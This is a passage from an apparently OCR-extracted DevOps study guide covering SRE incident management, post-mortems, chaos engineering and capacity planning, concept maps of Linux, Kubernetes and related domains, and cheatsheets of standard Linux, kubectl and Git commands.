  - Manually approving every deployment
  - Manually answering "what's the status of X?" questions
  - Resizing disks when they fill up

Low/No Toil (projects):
  - Building auto-remediation for OOM restarts
  - Implementing cert-manager for automated renewals
  - Building a self-service deployment platform
  - Writing runbooks that prevent manual interventions
```

Toil Reduction Strategy

```
1. Measure: Track time spent on each repetitive task
2. Prioritize: Highest frequency × time per instance = biggest ROI
3. Automate first attempt: Script → cron → event-driven
4. Eliminate root cause: Why does the disk keep filling up?
5. Track reduction: Monthly toil hours metric
```

---

4. Incident Management

Incident Severity Classification

```
SEV-1: Complete outage, all users affected, revenue impact
  Example: Payment service down, all transactions failing
  Response: Immediate, full team, external communication

SEV-2: Major feature broken, significant user impact
  Example: Login failures for 40% of users
  Response: < 15 minutes, dedicated IC + responders

SEV-3: Degraded performance, some users affected
  Example: API latency 3x normal, no errors
  Response: < 1 hour, 1-2 engineers
```

```
SEV-4: Minor issue, minimal user impact, workaround exists
  Example: Non-critical report generation slow
  Response: Business hours, create ticket
```

Incident Response Roles

```
IC (Incident Commander):
  - Coordinates response, not necessarily the one fixing it
  - Manages communications, time-boxes investigation steps
  - Makes escalation decisions

Technical Lead:
  - Drives technical investigation and mitigation
  - Reports status to IC every 15 min

Communications Lead:
  - Updates status page, internal stakeholders
  - Drafts customer communications
  - Manages exec escalation

Scribe:
  - Documents timeline, decisions, commands run
  - Creates post-mortem skeleton during incident
```

Incident Communication Template

```
IMPACT:   [What users are experiencing]
STATUS:   [Investigating / Identified / Monitoring / Resolved]
SCOPE:    [% users affected, which regions/features]
TIMELINE: HH:MM - [what happened / what we did]
NEXT:     [what we're doing in next 30 minutes]
ETA:      [estimated resolution, if known]
```

---

5. Blameless Post-Mortems

Why Blameless?

When people fear blame, they hide information, minimize their involvement, and don't tell the full story. This prevents learning. Systems fail, not people.

"If we fire the person who caused the outage, we fire the person who knows most about that failure mode." — Google SRE

Post-Mortem Structure

```
1. Incident Summary
   - What happened, impact, duration, severity

2. Timeline (chronological)
   - Detection, key actions, resolution
   - What helped, what slowed us down

3. Root Cause Analysis
   - Use 5 Whys technique
   - Go 5 levels deep: Why did service fail? → Why was DB slow? → Why was query slow? → Why was there no index?

4. Contributing Factors (not blame)
   - "The runbook didn't mention this failure mode"
   - "Alert fired 10 minutes after user reports began"
   - "No staging equivalent existed for this component"
```

```
5. Action Items (specific, assigned, dated)
   - [Owner] [Due Date] Add index on orders.user_id
   - [Owner] [Due Date] Create alert for query > 5s
   - [Owner] [Due Date] Update runbook with new failure mode

6. Lessons Learned
   - What worked well
   - What we'd do differently
```

5 Whys Example

```
Problem: Payment service was down for 22 minutes

Why 1: Payment service was unreachable
  → Database connection pool exhausted

Why 2: Connection pool exhausted
  → Slow queries holding connections

Why 3: Slow queries due to full table scan
  → Missing index on transactions.created_at column

Why 4: Index was missing
  → New query added without index in last deployment

Why 5: New query added without index review
  → No automated EXPLAIN ANALYZE in CI for query changes

Root cause: Lack of query performance gate in CI pipeline
Action: Add automated slow query detection to deployment pipeline
```

---

6. Chaos Engineering

Principles of Chaos (Netflix Chaos Monkey origin)

```
1. Define "steady state" (what does healthy look like)
2. Hypothesize that steady state continues in experimental group
3. Introduce variables: kill pods, inject latency, drain nodes
4. Disprove hypothesis (find weaknesses)
5. Fix weaknesses, repeat
```

Tools

```
LitmusChaos:    Kubernetes-native, ChaosHub library of experiments
  - Pod kill, pod CPU stress, pod memory hog
  - Node drain, network partition, disk fill

Chaos Monkey:   Netflix original, kills random EC2 instances
Gremlin:        SaaS platform, safe chaos engineering
k6:             Load testing + chaos combination

Chaos GameDay:
  - Scheduled controlled chaos experiment
  - Team assembled, monitoring ready
  - Progressively escalate: 1 pod → all pods in AZ → full region
  - Document findings, improve resilience
```

Resilience Patterns

```
Circuit Breaker:
```

```
  CLOSED (normal) → too many failures → OPEN (reject all requests) →
  HALF-OPEN (test one request) → success → CLOSED

Retry with Exponential Backoff:
  Retry after 1s, 2s, 4s, 8s, 16s (max)
  Always add jitter to prevent thundering herd

Bulkhead:
  Isolate failures: separate thread pools or connection pools per dependency
  One slow external API doesn't exhaust all connections

Timeout:
  Always set timeouts on every external call
  Default: 1-5s for synchronous calls; longer for async/batch

Fallback:
  Return cached result, default value, or degraded response when dependency fails
  Example: recommendation service down → return top-selling items
```

---

7. Capacity Planning

Capacity Planning Process

```
1. Measure current utilization
   - CPU, memory, disk, network per service
   - Peak vs average load profiles

2. Forecast growth
   - Historical traffic trends (YoY, QoQ)
   - Business projections (new customer growth, product launches)
   - Seasonal patterns (Black Friday, end-of-quarter)

3. Identify bottlenecks
   - Which resource will hit capacity first?
   - What is the scaling path? (vertical vs horizontal)

4. Plan headroom
   - Run at ~60-70% average capacity (30-40% headroom for spikes)
   - 2x current capacity for HA and rollouts without degradation

5. Automate scaling
   - HPA for pods (CPU/memory/custom metrics)
   - Cluster Autoscaler for nodes
   - KEDA for event-driven scaling

6. Load test
   - Simulate projected peak traffic
   - Find failure modes before users do
   - Validate autoscaling behavior
```

---

8. On-Call Best Practices

Healthy On-Call Culture

```
Rotation: Maximum 2 weeks per quarter per person (Google standard)
Compensation: On-call pay for nights/weekends
Response time: SEV-1 = 5 min, SEV-2 = 15 min
Handoff: Synchronous handoff with active incidents
```

```
Toil target: On-call should spend < 25% time on incidents

Alert quality metrics:
  - What % of pages required human action? (target: 100%)
  - What % were self-resolved? (target: 0%)
  - Mean time between pages? (target: > 2 hours)
```

Runbooks

Every alert must have a runbook. A good runbook:

```
Title: [Alert Name]
Severity: [Critical/Warning]
Impact: [What users experience]

Symptoms:
  - [What the alert fires on]
  - [Other things you might observe]

Likely Causes:
  1. [Most common cause] → [check this command]
  2. [Second cause] → [check this command]

Diagnosis Steps:
  1. Check dashboard: [link]
  2. Run: kubectl top pods -n production
  3. Check recent deployments: [link]

Remediation:
  - [Fix for cause 1]
  - [Fix for cause 2]
  - Escalate to: [team] if unresolved after 30 min

Post-Incident: File post-mortem if SEV-1/2
```

Resources

- https://sre.google/sre-book/table-of-contents/ — Google SRE Book (FREE)
- https://sre.google/workbook/table-of-contents/ — Google SRE Workbook (FREE)
- https://litmuschaos.io/ — LitmusChaos docs
- https://principlesofchaos.org/ — Chaos Engineering principles
- https://www.pagerduty.com/resources/ — PagerDuty incident response guides

ewpage # Brain-Maps

Linux Fundamentals — Brain Map

```
                              LINUX


       Kernel       Process      File     Network    Scripting
       Concepts     Mgmt        System     Stack       & Tools


     Namespaces     fork()     ext4      iptables    bash
     - PID          exec()     xfs       ss/netstat  python
```

```
- NET          wait()      /proc    tcpdump     awk/sed
- MNT          signals     /sys     curl/wget   grep
- UTS          daemons    inodes    dig/nslookup  find
- IPC          zombie     fstab     route       xargs
- USER         threads    lsof                    jq
```

```
 cgroups
- cpu
- memory
- blkio
- devices
- pids
(base of
 Docker/K8s)
```

Memory Map — Key Commands

```
PROCESS MANAGEMENT                    FILE SYSTEM

ps aux                → all procs     df -h              → disk free
ps -ef --forest       → tree view     du -sh *           → dir sizes
pstree -p             → visual tree   lsof -p PID        → files by proc
kill -SIGTERM PID     → graceful      lsof -i :8080      → port users
kill -SIGKILL PID     → force         stat file          → inode info
nice -n 10 cmd        → lower prio    find / -name "*.log" → search
renice -n 5 -p PID    → change prio   find / -mtime -1d  → recent mods
top / htop            → live view     ln -s target link  → symlink
strace -p PID         → syscall trace dd if=/dev/zero ... → disk test

PERFORMANCE                           NETWORK

vmstat 1              → memory/cpu    ss -tlnp           → open ports
iostat -xz 1          → disk I/O      tcpdump -i eth0    → capture
sar -r 1 10           → memory hist   netstat -s         → stats
perf top              → CPU hotspots  ip addr show       → interfaces
mpstat -P ALL 1       → per-core CPU  ip route show      → routing
free -m               → memory        traceroute host    → path
uptime                → load average  curl -v URL        → HTTP debug
dmesg | tail          → kernel log    dig +trace domain  → DNS trace

SYSTEMD                               SECURITY

systemctl status svc  → service state chmod 755 file     → permissions
systemctl start svc   → start         chown user:grp f   → ownership
systemctl enable svc  → boot start    sudo -l            → user perms
journalctl -u svc -f  → follow logs   id username        → user info
systemd-analyze blame → slow boots    auditd             → audit trail
```

Concept Connection Map

```
Docker uses    NAMESPACES (isolate process view)
Docker uses    CGROUPS (limit resources)

Container = Process(es) + Namespace set + Cgroup limits + Filesystem overlay

K8s Pod    = 1+ Containers sharing PID/NET/IPC namespaces (pause container)

SystemD    = Init process (PID 1) → manages services as cgroups
```

```
inode      = File metadata (permissions, size, timestamps, data block pointers)
hardlink   = Two names → same inode     (no new inode created)
symlink    = Pointer to another path    (new inode, can span filesystems)

TCP connection lifecycle:
SYN → SYN-ACK → ACK (established)
FIN → FIN-ACK → ACK → ACK (close)
TIME_WAIT: wait 2*MSL before final close
```

Interview Trigger Words → Concepts

If asked about…	Think about…
"Container isolation"	namespaces + cgroups
"Process is stuck"	strace, lsof, kill signals, zombie vs orphan
"Disk full"	df, du, lsof deleted files, inode exhaustion
"High CPU"	top, mpstat, perf, CPU-bound vs I/O-bound
"Memory leak"	free, /proc/PID/smaps, valgrind, OOM killer
"Network slow"	tcpdump, ss, MTU, retransmits, TIME_WAIT
"Service won't start"	journalctl -xe, systemctl status, port conflicts
"File permissions"	rwxrwxrwx, SUID, SGID, sticky bit, ACLs

Kubernetes — Brain Map

```
                    KUBERNETES


  CONTROL            WORKLOADS            NETWORKING
   PLANE


API Server          Pod                  ClusterIP
etcd                Deployment           NodePort
Scheduler           StatefulSet          LoadBalancer
Controller          DaemonSet            Ingress
  Manager           Job/CronJob          NetworkPolicy


  WORKERS
 kubelet
 kube-proxy
 Container
  Runtime
```

Full Concept Tree

```
KUBERNETES
  ARCHITECTURE
     Control Plane
        API Server - REST gateway, auth/authz, validates, stores to etcd
        etcd - distributed KV store, source of truth, Raft consensus
```

```
        Scheduler - watches unscheduled pods, picks node (predicates→priorities)
        Controller Manager - runs control loops (Deployment, Node, Endpoint...)
    Data Plane (Worker Nodes)
        kubelet - pod lifecycle, reports status, runs probes
        kube-proxy - iptables/ipvs rules for Service routing
        Container Runtime - containerd/CRI-O (runs OCI containers)

WORKLOADS
    Pod - smallest unit, 1+ containers, shared net/storage
    Deployment - stateless, rolling updates, ReplicaSet management
    StatefulSet - ordered, sticky identity, stable storage
    DaemonSet - one pod per node (monitoring, logging, networking)
    Job - run to completion (batch)
    CronJob - scheduled Jobs

CONFIGURATION & SECRETS
    ConfigMap - non-sensitive config (env vars, mounted files)
    Secret - base64 encoded (not encrypted!) → use SOPS/Vault/ESO

NETWORKING
    Services
        ClusterIP - internal only, stable VIP
        NodePort - expose on node IP + port (30000-32767)
        LoadBalancer - cloud LB provisioned
        ExternalName - CNAME alias
    Ingress - L7 routing (host/path → service)
    IngressClass - selects which controller handles ingress
    NetworkPolicy - L3/L4 firewall rules (requires CNI support)
    CNI Plugins - Calico, Cilium, Flannel, Weave

STORAGE
    PersistentVolume (PV) - cluster resource (admin provisions)
    PersistentVolumeClaim (PVC) - user request for storage
    StorageClass - dynamic provisioning recipe
    VolumeMode: Filesystem or Block
    AccessModes: RWO, ROX, RWX, RWOP

SECURITY
    RBAC - Role + ClusterRole + Binding
    ServiceAccount - pod identity for API access
    Pod Security Admission - privileged/baseline/restricted
    SecurityContext - user, capabilities, readOnlyRootFilesystem
    NetworkPolicy - pod-level firewall
    IRSA (AWS) - pod  IAM role via OIDC

SCHEDULING & PLACEMENT
    Requests & Limits - CPU/memory per container
    QoS classes - Guaranteed / Burstable / BestEffort
    NodeSelector - simple key=value node matching
    Affinity/Anti-Affinity - soft/hard rules
    Taints & Tolerations - repel pods, unless tolerated
    TopologySpreadConstraints - balance across zones

AUTOSCALING
    HPA - scale pods based on CPU/memory/custom metrics
    VPA - right-size pod resource requests
    KEDA - event-driven autoscaling (Kafka, SQS, Prometheus)
    Cluster Autoscaler - add/remove nodes based on pending pods

OBSERVABILITY
```

```
      kubectl top - resource usage (needs metrics-server)
      kubectl logs - container stdout/stderr
      kubectl describe - events, conditions, details
      kubectl exec - shell access for debugging
      kubectl port-forward - local access to pod/service

   ECOSYSTEM
       Helm - package manager, templating, release management
       ArgoCD/Flux - GitOps continuous delivery
       Kyverno/OPA - admission control policies
       cert-manager - TLS certificate automation
       External Secrets Operator - secrets from Vault/AWS SM
       Operators - extend K8s with custom resources (CRD + controller)
```

Request Flow Visual

```
User → DNS → Cloud LB → NGINX Ingress Pod (Ingress rule matches)
                                    ↓
                               Service (ClusterIP)
                                    ↓
                          iptables / ipvs (kube-proxy)
                                    ↓
                          Pod selected by Endpoint
                                    ↓
                          Container (app process)
                                    ↓
                          (→ external: via NAT Gateway)
```

Pod Lifecycle State Machine

```
Pending → ContainerCreating → Running → Succeeded
                ↓                ↓
           (image pull)    → Failed (OOMKilled, CrashLoopBackOff)
                               ↓
                          Terminating (preStop → SIGTERM → 30s → SIGKILL)
```

Debug Decision Tree

```
Pod not running?
    → kubectl get pod / kubectl describe pod
    → Status = Pending?
        → No nodes match? (NodeSelector/Taint/Resource?)
        → Image pull failing? (registry, credentials)
    → Status = CrashLoopBackOff?
        → kubectl logs --previous
        → Exit code 1 = app crash, 137 = OOMKilled, 139 = segfault
    → Status = Running but not serving?
        → kubectl exec → test internally
        → Readiness probe failing?
        → Service selector matching?

Service not reachable?
    → kubectl get endpoints svc-name
        → Empty? → selector doesn't match pod labels
        → Has IPs? → kube-proxy issue or NetworkPolicy blocking
```

kubectl Muscle Memory

```
# CONTEXT
kubectl config get-contexts           # list clusters
kubectl config use-context NAME       # switch cluster
```

```
# GET + FILTER
kubectl get pods -A -o wide           # all namespaces, node info
kubectl get pods --field-selector=status.phase=Running
kubectl get events --sort-by='.lastTimestamp'


# TROUBLESHOOT
kubectl describe pod NAME             # events + status
kubectl logs NAME -c CONTAINER --previous   # crash logs
kubectl exec -it NAME -- sh           # shell into pod
kubectl port-forward svc/NAME 8080:80 # local access

# APPLY + MANAGE
kubectl apply -f manifest.yaml        # declarative apply
kubectl rollout status deploy/NAME    # watch rollout
kubectl rollout undo deploy/NAME      # rollback one version
kubectl scale deploy NAME --replicas=5

# QUICK
kubectl run debug --image=busybox:latest --rm -it -- sh  # debug pod
kubectl auth can-i list pods --as=system:serviceaccount:ns:sa
kubectl api-resources                 # all resource types
```

DevOps Mastery — All Domains Brain Map

Master Overview



Domain 1: Linux Fundamentals

```
LINUX
  Kernel - Namespaces (PID, NET, MNT, UTS, IPC, USER)
           Cgroups (cpu, memory, blkio, pids)
           System calls (interface between user/kernel space)
  Filesystem - ext4/xfs, inodes, /proc, /sys, /dev
```

```
              Permissions (rwx, SUID, SGID, sticky, ACLs)
              LVM, mounting, fstab
  Processes - fork/exec model, signals, zombie, daemon
             priority (nice, renice), cgroups limits
             strace, lsof, /proc/PID
  Networking - iptables, ip commands, ss, tcpdump
              DNS resolution, /etc/hosts, /etc/resolv.conf
              Network namespaces (Docker foundation)
  Systemd - unit files, targets, journald, boot analysis
  Performance - vmstat, iostat, sar, perf, dmesg
  Scripting - bash, python, awk, sed, grep, find, xargs
```

Domain 2: Networking

```
NETWORKING
  OSI Model - 7 layers, which tools work at which layer
              L3=IP L4=TCP/UDP L7=HTTP/gRPC
  TCP/IP - 3-way handshake, connection states
           TIME_WAIT, CLOSE_WAIT, SYN flood
           TCP vs UDP - reliability vs speed tradeoffs
  DNS - records (A, AAAA, CNAME, MX, TXT, SRV)
        resolution chain: stub→recursive→authoritative
        TTL, negative caching, split-horizon
  Load Balancing - L4 vs L7
                   Algorithms: round-robin, least-conn, IP hash
                   Session persistence (sticky sessions)
                   Health checks
  HTTPS/TLS - certificate chain, handshake, cipher suites
              Let's Encrypt, cert-manager, mutual TLS
  HTTP - methods, status codes, headers, HTTP/2, gRPC
         Keep-Alive, connection pooling
  Firewalls - iptables chains (INPUT/OUTPUT/FORWARD)
              Security Groups (AWS), Network ACLs
              UFW (simplified iptables)
  CDN - edge caching, cache invalidation, origin shield
  Service Mesh - sidecar proxy (Envoy), mTLS, circuit breaking
                 Istio, Linkerd
```

Domain 3: Git & Version Control

```
GIT
  Internals - objects: blob, tree, commit, tag
              refs: branches, HEAD, remotes
              .git directory structure
              Content-addressable storage (SHA-1/SHA-256)
  Branching Strategies
     Trunk-Based Development - short-lived branches, feature flags
     Git Flow - main+develop+feature+release+hotfix
     GitHub Flow - main + feature branches + PR
  Advanced Commands
     rebase - linear history, interactive (-i) for cleanup
     cherry-pick - apply specific commits
     bisect - binary search for bug introduction
     reflog - recover anything (90 day window)
     stash - save WIP without commit
     worktree - multiple working trees
  Collaboration - merge vs rebase, PR workflow
                  code review best practices
```

```
                branch protection rules
  Git Hooks - pre-commit, commit-msg, pre-push
              Husky (Node.js), pre-commit framework
  Best Practices - conventional commits, signed commits (GPG)
                   squash merge, commit message quality
```

Domain 4: CI/CD

```
CI/CD
  Principles - fail fast, single artifact, immutable builds
               DORA metrics (deployment frequency, lead time, MTTR, CFR)
  CI - Lint → Test → Build → Scan → Publish
       Every PR: run full suite
       Coverage gates, quality gates
  CD Strategies
     Rolling - gradual pod replacement
     Blue-Green - instant traffic switch, double infrastructure
     Canary - % traffic to new version, automated rollback
     Feature Flags - decouple deploy from release
  Tools
     GitHub Actions - YAML workflows, Actions marketplace, OIDC
     GitLab CI - .gitlab-ci.yml, runners, environments
     Jenkins - Groovy pipeline, plugins, agents
     ArgoCD - GitOps, App of Apps, ApplicationSet
  GitOps - Git as source of truth
           Pull model (cluster pulls from Git)
           Drift detection + auto-remediation
           Argo Rollouts for advanced strategies
  Best Practices - idempotent pipelines, artifact versioning
                   signed artifacts, audit trail
```

Domain 5: Docker & Containers

```
DOCKER
  Architecture - client → daemon (dockerd) → containerd → runc
                 Docker Desktop (Mac/Win) = Linux VM inside
  Image Layers - each instruction = layer (COW filesystem)
                 layer cache - order FROM → RUN/COPY matters
                 BuildKit - parallel builds, --mount=type=cache
  Dockerfile Best Practices
     Minimal base (distroless, alpine, slim)
     Multi-stage (separate build from runtime)
     Non-root user (USER 1001)
     HEALTHCHECK defined
     Pin versions (tag + digest)
     No secrets in layers (use --secret mount)
  Networking - bridge, host, overlay, macvlan
               Container DNS (service discovery)
  Volumes - bind mount vs volume vs tmpfs
  Compose - multi-service local dev
            networks, secrets, depends_on + healthcheck
  Registry - Docker Hub, GHCR, ECR, GCR, Harbor (private)
             Image signing, content trust
  Security - no privileged, read-only FS, scan with Trivy
              seccomp profiles, AppArmor
```

Domain 6: Kubernetes

```
KUBERNETES
  Control Plane - API Server, etcd, Scheduler, Controller Manager
  Data Plane - kubelet, kube-proxy, CRI (containerd)
  Workloads - Pod, Deployment, StatefulSet, DaemonSet, Job, CronJob
  Networking - Services (ClusterIP/NodePort/LB), Ingress, NetworkPolicy
               CNI: Calico, Cilium, Flannel
  Storage - PV, PVC, StorageClass (dynamic provisioning)
            CSI drivers, StatefulSet volume templates
  Config & Secrets - ConfigMap, Secret, External Secrets Operator
  RBAC - Role, ClusterRole, RoleBinding, ServiceAccount
  Scheduling - Requests/Limits, QoS, Affinity, Taints, TopologySpread
  Autoscaling - HPA, VPA, KEDA, Cluster Autoscaler
  Helm - Chart, Values, Release, Hooks, Rollback
  Security - PSA, SecurityContext, IRSA, Kyverno, OPA/Gatekeeper
  Ecosystem - ArgoCD, cert-manager, Falco, Linkerd, Istio
```

Domain 7: Infrastructure as Code

```
IaC
  Terraform
     HCL - providers, resources, data, outputs, variables
     State - local vs remote (S3+DynamoDB), state locking
     Modules - reusable components, versioned
     Workspace - environment isolation (or use directories)
     Lifecycle - create_before_destroy, prevent_destroy, ignore_changes
     Functions - for_each, count, dynamic, lookup, merge
     Testing - terraform validate, tfsec, checkov, Terratest
     CI/CD - atlantis, terraform-github-actions, Terraform Cloud
  Ansible
     Inventory - static, dynamic (EC2, K8s)
     Playbooks - tasks, handlers, roles
     Modules - command, shell, file, template, package, service
     Variables - vars, defaults, facts, vault-encrypted
     Roles - reusable task collections
     Vault - encrypted secrets at rest in Git
  Pulumi - real programming language (Python, Go, TypeScript)
           Better for complex logic vs HCL
  Comparison
    Terraform:  most widely used, declarative HCL, large provider ecosystem
    Ansible:    agentless, good for config management + K8s post-provision
    Pulumi:     code-first, better testing, steeper learning curve
    CloudFormation: AWS-native, JSON/YAML, deep AWS integration
```

Domain 8: Cloud Platforms

```
CLOUD (AWS Focus)
  Compute - EC2 (families, purchasing), EKS, ECS, Lambda, Fargate
  Networking - VPC (subnets, IGW, NAT, SG, NACL)
               ALB/NLB/GWLB, Route53, CloudFront, PrivateLink
  Storage - S3 (classes, lifecycle, replication, encryption)
            EBS (gp3, io2), EFS, FSx
  Database - RDS (Multi-AZ, read replicas), Aurora (HA, Serverless)
             DynamoDB (single-table design, GSI, DAX)
             ElastiCache (Redis/Memcached), Redshift
  IAM - users, roles, policies (identity/resource-based)
        SCP, permission boundaries, conditions
```

```
       IRSA, OIDC federation
  Security - GuardDuty, Security Hub, Inspector, Macie
             KMS, Secrets Manager, WAF, Shield, CloudTrail
  DevOps - CodePipeline, CodeBuild, ECR, EKS Anywhere
           Systems Manager, CloudFormation
  Monitoring - CloudWatch (metrics, logs, alarms, X-Ray)
  Cost - Savings Plans, Reserved, Spot, Compute Optimizer
         Cost Explorer, Budgets, Anomaly Detection, tagging
```

Domain 9: Monitoring & Observability

```
OBSERVABILITY
  Pillars - Metrics + Logs + Traces (+ Events)
  Prometheus - pull model, TSDB, PromQL, service discovery
     Counters, Gauges, Histograms, Summaries
     Alertmanager - routing, deduplication, silencing
     Thanos/Cortex/Mimir - long-term storage at scale
  Grafana - visualization, alerting, unified dashboards
            Variable templating, annotations, explore
  Logging
     ELK Stack - Elasticsearch + Logstash + Kibana
     Loki - label-based indexing, cheaper, LogQL
     Fluent Bit - lightweight shipper, K8s native
  Tracing - Jaeger, Tempo, Zipkin (OpenTracing/OpenTelemetry)
            Spans, traces, baggage, head vs tail sampling
  OpenTelemetry - unified SDK, vendor-neutral, auto-instrumentation
                  Collector pipeline: receivers→processors→exporters
  SLO Alerting - SLI/SLO/SLA, error budgets, burn rate alerts
                 Multi-window: 1h critical + 6h warning
  Methods - USE (infra), RED (services), Four Golden Signals
```

Domain 10: Security & DevSecOps

```
SECURITY
  Shift-Left - security at every pipeline stage
  Pre-commit - gitleaks, detect-secrets, pre-commit framework
  SAST - Semgrep, SonarQube, Bandit, CodeQL
  SCA - Snyk, Dependabot, Trivy fs, OWASP DC
  Container Security - Trivy, Grype, Distroless/Alpine
                       Non-root, read-only FS, drop capabilities
  IaC Security - Checkov, tfsec, kube-score, kubesec, KICS
  DAST - OWASP ZAP, Burp Suite, Nuclei
  Secrets Management - HashiCorp Vault (dynamic secrets, PKI)
                        AWS Secrets Manager (auto-rotation)
                        External Secrets Operator, CSI Driver
  K8s Security - RBAC, PSA, NetworkPolicy, SecurityContext
                 OPA/Gatekeeper, Kyverno, IRSA
  Supply Chain - SBOM (Syft, SPDX, CycloneDX)
                 Cosign image signing, Sigstore, SLSA levels
  Runtime - Falco (eBPF syscall monitoring)
            Anomaly detection, drift detection
  Compliance - SOC2, PCI-DSS, HIPAA, GDPR, ISO27001, FedRAMP
  Zero Trust - never trust/always verify, mTLS, SPIFFE/SPIRE
```

Domain 11: SRE Practices

```
SRE
  Philosophy - engineering approach to ops, toil < 50%
               blameless culture, error budgets as shared language
  SLI/SLO/SLA - measure → target → contract
                Error budget = reliability currency
  Four Golden Signals - Latency, Traffic, Errors, Saturation
  Toil - identify, measure, automate, eliminate root cause
  Incident Management
     Severity levels (SEV-1 to SEV-4)
     Roles: IC, Tech Lead, Comms, Scribe
     Response workflow: Detect→Triage→Mitigate→Resolve→Postmortem
     Blameless postmortem - 5 Whys → systemic action items
  Alerting - alert on symptoms, burn rate > threshold, add runbooks
             On-call: max 2 weeks/quarter, page only when action needed
  Capacity Planning - measure, forecast, headroom, test, automate
  Chaos Engineering - define steady state → inject failure → fix
                      LitmusChaos, GameDay events, graduated rollout
  Resilience Patterns
      Circuit Breaker (CLOSED→OPEN→HALF-OPEN)
      Retry with exponential backoff + jitter
      Bulkhead - isolate resources per dependency
      Timeout - every external call must have one
      Fallback - degrade gracefully, not fail hard
```

Cross-Domain Concept Map

```
LINUX namespaces+cgroups            DOCKER isolation model
DOCKER containers                  KUBERNETES pods
KUBERNETES clusters                 TERRAFORM provisioning
TERRAFORM infrastructure              CLOUD resources (AWS/GCP/Azure)
ALL above services                 MONITORING instrumentation
MONITORING alerts                  SRE incident response
SRE error budgets                  CI/CD deployment velocity
CI/CD pipeline                    SECURITY scanning gates
SECURITY policies                   KUBERNETES admission control
GIT as source of truth                GITOPS (ArgoCD/Flux)
ALL pipelines                     DORA metrics measurement
```

ewpage # Cheatsheets

DevOps Master Cheatsheet — All Domains

Linux Commands

```bash
# PROCESS
ps aux                          # all processes
ps -ef --forest                 # tree view
pstree -p                       # visual tree
top / htop                      # live monitor
kill -SIGTERM PID               # graceful stop
kill -9 PID                     # force kill
strace -p PID                   # system call trace
lsof -p PID                     # files open by process
```

```
lsof -i :PORT                    # what's on a port
nice -n 10 CMD                   # lower priority
renice -n -5 -p PID              # change running priority

# PERFORMANCE
vmstat 1                         # memory, swap, cpu, io
iostat -xz 1                     # disk I/O per device
sar -r 1 10                      # memory history
mpstat -P ALL 1                  # per-CPU usage
perf top                         # CPU hotspots
free -m                          # memory in MB
uptime                           # load average (1/5/15 min)
df -h                            # disk usage
du -sh /path/*                   # directory sizes
dmesg | tail -50                 # kernel messages

# FILES
find / -name "*.log" -mtime -1   # recent logs
find / -size +100M               # large files
lsof | grep deleted              # open deleted files (disk leak!)
stat file                        # inode info
ln -s TARGET LINK                # symbolic link
ln TARGET LINK                   # hard link

# NETWORKING
ss -tlnp                         # listening ports + PID
netstat -tulpn                   # older (deprecated)
tcpdump -i eth0 -n port 443      # capture traffic
tcpdump -w capture.pcap          # save capture
ip addr show                     # interfaces
ip route show                    # routing table
ip neigh show                    # ARP table
traceroute HOST                  # path tracing
mtr HOST                         # continuous traceroute
dig domain A                     # DNS lookup
dig +trace domain.com            # full DNS resolution trace
nslookup domain                  # simple DNS
curl -v https://url              # verbose HTTP
curl -I url                      # headers only
curl -o /dev/null -w "%{http_code}" url   # status code only

# SYSTEMD
systemctl status svc             # service status
systemctl start/stop/restart svc
systemctl enable/disable svc     # boot persistence
systemctl list-units --type=service --state=running
journalctl -u svc -f             # follow logs
journalctl -u svc --since "1 hour ago"
journalctl -p err -n 50          # last 50 errors
systemd-analyze blame            # slow boot services
```

Git Commands

```
# SETUP
git config --global user.name "Name"
git config --global user.email "email"
git config --global pull.rebase true      # prefer rebase on pull
```

```
# BASICS
git init / git clone URL
git add -p                              # interactive stage hunks
git commit -m "feat: add payment API"
git status / git log --oneline --graph

# BRANCHES
git branch -vv                          # branches + tracking
git checkout -b BRANCH                  # create + switch
git switch -c BRANCH                    # modern syntax
git push -u origin BRANCH               # push + track remote
git branch -d BRANCH                    # delete local
git push origin --delete BRANCH         # delete remote

# ADVANCED
git rebase -i HEAD~5                    # interactive rebase last 5
git rebase main                         # rebase onto main
git cherry-pick COMMIT_HASH             # apply specific commit
git cherry-pick A..B                    # range of commits
git bisect start; git bisect bad; git bisect good HASH  # bug search

# UNDO
git restore file                        # discard working changes
git restore --staged file               # unstage
git reset --soft HEAD~1                 # undo commit, keep staged
git reset --mixed HEAD~1                # undo commit, keep working dir
git reset --hard HEAD~1                 # undo commit, discard changes
git revert COMMIT                       # safe undo (creates new commit)
git reflog                              # recover anything (90 days)

# STASH
git stash push -m "WIP: payment feature"
git stash list
git stash pop                           # apply + drop
git stash apply stash@{2}               # apply specific

# REMOTE
git fetch --prune                       # sync + remove stale remote branches
git remote -v                           # list remotes
git remote set-url origin NEW_URL

# INSPECT
git log --oneline --graph --all         # visual branch history
git diff HEAD~1..HEAD                   # last commit changes
git show COMMIT                         # commit details
git blame file                          # who changed each line
git log --follow -p -- file             # file history with diffs
